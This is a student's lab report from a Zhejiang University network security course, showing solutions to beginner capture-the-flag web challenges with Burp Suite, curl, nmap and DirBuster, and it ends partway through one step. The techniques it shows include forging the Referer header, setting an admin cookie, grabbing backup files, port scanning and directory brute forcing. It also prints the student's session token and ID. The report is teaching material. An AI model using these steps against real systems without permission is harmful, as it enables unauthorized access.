

浙江大学

本科实验报告

课程名称: 网络安全原理与实践

姓 名: 王睿

学 院: 计算机科学与技术学院

系: 计算机科学与技术系

专 业: 计算机科学与技术

学 号: 3180103650

指导教师: 卜凯

黄炯睿

2021 年 3 月 16 日

浙江大学实验报告


课程名称：网络安全原理与实践

实验名称：Lab 01


1. <https://actf.lol/challenges#Game1-97>

a) Step1

i. 鼠标右键，选择“查看网页源代码”




ii. 在 center 内可以看到 password，HTML 剪切输入即可




b) Step2

同上，使用 F12 快捷键查看源代码，将 password 输入即可



c) Step3


i. 进入 Burp Suite，将 Interception 设置为 on



ii. F5 刷新 level3 的网页，可以看到页面卡住，包被截获




- iii. 因为我们想要查看 response 包，因此点击 forward，使当前截获的包通过，然后在 HTTP History 中可以看到想要的包，观察 response 栏，可以看到在 header 内有 flag，此即为该步骤的答案



2. <https://actf.lol/challenges#Game2-98>


a) Step1

- i. 我们在进入 Step1 的网页时通过抓包可以发现该网页发生了 302 重定向，并且可以找到 password




b) Step2

- i. 因为我们需要从 localhost 访问，因此将截获的包 send to repeater，在 repeater 中将 referer 段修改为 <http://localhost/>




- ii. 点击左上角的 send 后，即可看到右方的 response 包内给出了 password



c) Step3


将包截获后 send to repeater, 将 cookie 部分的 admin 赋值为 1, 赋予管理员权限, 然后点击左上角 send, 可以看到右方的 response 包给出了 flag



3. <https://zjusec.com/play?q=19>

a) Step1

使用 F12 查看网页源代码, 然后在网页 URL 最后加上 “.bak”, 会自动下载 1.php.bak 文件




可以查看 1.php.bak 文件中有提示, 将 URL 最后的 1.php 改为 the2nd.php
即可进入第二关



```
1.php.bak X
> Users > wang > Downloads > 1.php.bak
1 <html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4   <meta http-equiv="Content-Language" content="zh-CN" />
5 </head>
6 <body>
7   <div align="center">
8     <h1>欢迎来到第一关</h1>
9   </div>
10  <!-- 删除 1.php.bak -->
11  <a href="the2nd.php">进入第二关</a>
12 </body>
13 </html>
```


b) Step2

进入第二关后, 将点击按钮时的包截获, 然后放入 repeater, 将 referer 段设置为空, 然后 send, 即可看到下一关地址




c) Step3

进入第三关网页后, 点击 F12 查看网页源代码, 可以看到它的 request 包的 header 部分有下一关的地址



d) Step4

点击 F12，查看网页源代码，可以发现这是因为调用了 joy()函数，导致了按钮在鼠标经过后消失，我们可以将 id 删去，这样 joy()函数内调用时就找不到对应按钮的 id，无法使按钮消失



```
<html>
  <head>...</head>
  <body>
    <div align="center">
      <script>
        function joy(){
          document.getElementById("joy").style.display="block";
        }
      </script>
      "
      点击按钮就能拿到flag啦~"
      <br>
      <div id="joy" onmouseover="joy()" style="display: block;">
        <form method="post">
          <input type="hidden" value="HIT" name="HIT">
          <input type="submit" value="点我" style="display:block" id="submit"
            name="submit">
        </form></div>
    </div>
    <div class="xl-chrome-ext-bar" id="xl_chrome_ext_{4DB361DF-01F7-4376-B494-639F489D}>
```

e) Step5

然后再点击按钮，就可以看到 flag



4. <https://zjusec.com/play?q=2>

a) Part1

使用 nmap -sV -p9000-11000 zju.tools 扫描服务器，找到 SSH 端口号为 10822

```
C:\Users\wang>nmap -sV -p 9000-11000 zju.tools
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 09:18 ?D1ú±ê×?ê±??
Nmap scan report for zju.tools (103.205.8.47)
Host is up (0.081s latency).
Not shown: 1999 closed ports
PORT      STATE      SERVICE      VERSION
9996/tcp   filtered   palace-5
10822/tcp  open       ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```

b) Part2

使用了 DirBuster 0.12 进行目录爆破，设置参数如下：

OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://121.196.146.56:10822/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 31 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

D:\DirBuster\directory-list-lowercase-2.3-small.txt

Char set Min length Max Length

Select starting options: ☐ Standard start point ☒ URL Fuzz

☒ Brute Force Dirs

☒ Brute Force Files

URL to fuzz - /test.html?url={dir}.asp

扫描结束后，逐个进入可行的网页，发现在/phpmyadmin 中找到了 flag


OWASP DirBuster 0.12 - Web Application Brute Forcing

File Options About Help

http://121.196.146.56:10822/

List View Tree View

Type	Found	Response	Size	Include	Scanning	Status
Dir	/	200	1419	<input checked="" type="checkbox"/>	Scanning	OK
Dir	/bbs	301	545	<input checked="" type="checkbox"/>	Waiting	
Dir	/config	301	545	<input checked="" type="checkbox"/>	Waiting	
Dir	/css	301	545	<input checked="" type="checkbox"/>	Waiting	
Dir	/flag	301	547	<input checked="" type="checkbox"/>	Waiting	
Error	/img	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Error	/config/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Error	/img/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Dir	/a4	301	543	<input checked="" type="checkbox"/>	Waiting	
Error	/flag	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Dir	/secret	301	551	<input checked="" type="checkbox"/>	Waiting	
Dir	/bonus	301	549	<input checked="" type="checkbox"/>	Waiting	
Error	/url	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Error	/secret/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Error	/bonus/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Dir	/phpmyadmin	1001	538	<input checked="" type="checkbox"/>	Waiting	
Error	/phpmyadmin/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Dir	/media	301	555	<input checked="" type="checkbox"/>	Waiting	
Error	/media/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	
Dir	/	200	1419	<input checked="" type="checkbox"/>	Scanning	
Dir	/phpinfo	301	553	<input checked="" type="checkbox"/>	Waiting	
Error	/phpinfo/	39	39	<input checked="" type="checkbox"/>	IOException Connection refused: connect	



Flag

AAA {Earth_Three-body-Organization}

Appendix Using Curl to Finish this lab

Besides using Burp Suit, I also tried using the curl command line to solve the first 3 tasks. And I will show them as follows:

1. <https://actf.lol/challenges#Game1> 97

a) Step1

因为这是浙大内网才可以访问的，所以我们需要在使用 curl 时通过 -b 选项添加 cookie，内容可以通过 F12 查看网页源代码找到

```
C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131/
```

其中：-i 选项是指输出请求页面返回的响应头和源代码，-b 选项是为了添加 cookie

可以看到 password 就在返回的源代码中

```
<div id="content">
  通关密码藏在这个页面里噢！
</div>
<p>请输入密码进入下一关：
  <input type="text" id="txt" value="">
  <input type="button" onclick="check()" value="提交">
</p>
<!-- The password is 029c64152b6954e91d39183f8d2e07a9 -->
</div>
```

b) Step2

同上，同样在返回的源代码中找到了 password

```
C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131/l3vel2.html
```

```

    通关密码藏在这个页面里噢！不过右键菜单被禁用啦。
  </div>
  <p>请输入密码进入下一关：
    <input type="text" id="txt" value="">
    <input type="button" onclick="check()" value="提交">
  </p>
<!--The password is b910592a8ff0f56123105740c1735eb0 -->
</div>
</body>
</html>

```

c) Step3

我们还是可以通过上述相似的指令获得 flag，不过为了清晰起见，我们只需要显示相应包的 header 即可，因此我们使用了 -I 选项，不输出源代码，只输出响应头，可以看到 flag 就在响应头中

```

C:\Users\wang>curl -I -b "authToken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131/Y0uR666.php
HTTP/1.1 200 OK
Date: Thu, 18 Mar 2021 06:38:43 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Flag: ACTF{2650e41ce3e251bfd29527b5dffa707ee}
Content-Type: text/html; charset=UTF-8

```

2. https://actf.lol/challenges#Game2 98

a) Step1

我们同样用 curl 访问网站后发现源代码提示出现了 302 重定向，将后缀名改为 php 再访问就可以看到 password

```

C:\Users\wang>curl -i -b "authToken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.32/index.php
HTTP/1.1 302 Found
Date: Thu, 18 Mar 2021 07:07:31 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Location: index.html
Content-Length: 48
Content-Type: text/html; charset=UTF-8

The password is 80e20d8fe7edfbeb591750ba31a59d07

```

b) Step2

因为提示不是从 localhost 访问，因此需要将 referer field 改为 <http://localhost/> 所以添加了 -e 选项标明

```

C:\Users\wang>curl -i -b "authToken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" -e "http://localhost/" http://10.214.160.32/80e20d8fe7edfbeb591750ba31a59d07.php

```

可以看到 password 在源代码中

```

<div align="center">
  <div id="content">
    password 只有来自 localhost 的人才看得到。
